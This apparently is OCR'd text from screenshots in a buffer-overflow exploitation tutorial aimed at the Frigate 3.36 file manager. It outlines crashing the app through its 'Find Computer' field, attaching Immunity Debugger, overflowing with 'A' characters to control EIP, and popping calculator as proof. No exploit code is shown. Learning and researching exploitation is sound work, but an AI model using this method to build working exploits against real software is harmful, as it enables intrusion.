
Do the same process as we did for exploit_cmd, but this time, after the application crashes it opens calculator.


Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch
New View Edit Refresh Copy Move Delete Rename Select Favorites
Stop
File Manager
List Name
<No files found>
C:\Program Files (x86)\Frigate3\
List Name
..
Addons
unacev2 dll
unins000 dat
unrar3 dll
vcl160 bpl
exe
exe
dll
dll
bpl
Frigate Features htm
Frigate rtf
license txt
rtl160 bpl
tb2k_d6 bpl
<UP-DIR>
Find Computer
Computer name:
IP Address:
0 . 0 . 0 . 0
OK
Cancel



Attach Debugger and analyse the address of various registers below


Immunity Debugger - [CPU]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Mo
Find: [S
PID Name Service Listening Window Path
1804 taskhost MCI command handling windo C:\Windo
1852 Dwm DWM Notification Window C:\Windo
1884 Explorer Start C:\Windo
3424 Frigate3 The Tip of The Day C:\Progr
Attach
Cancel
Registers (FP



Check for EIP Address

Overflowing with A character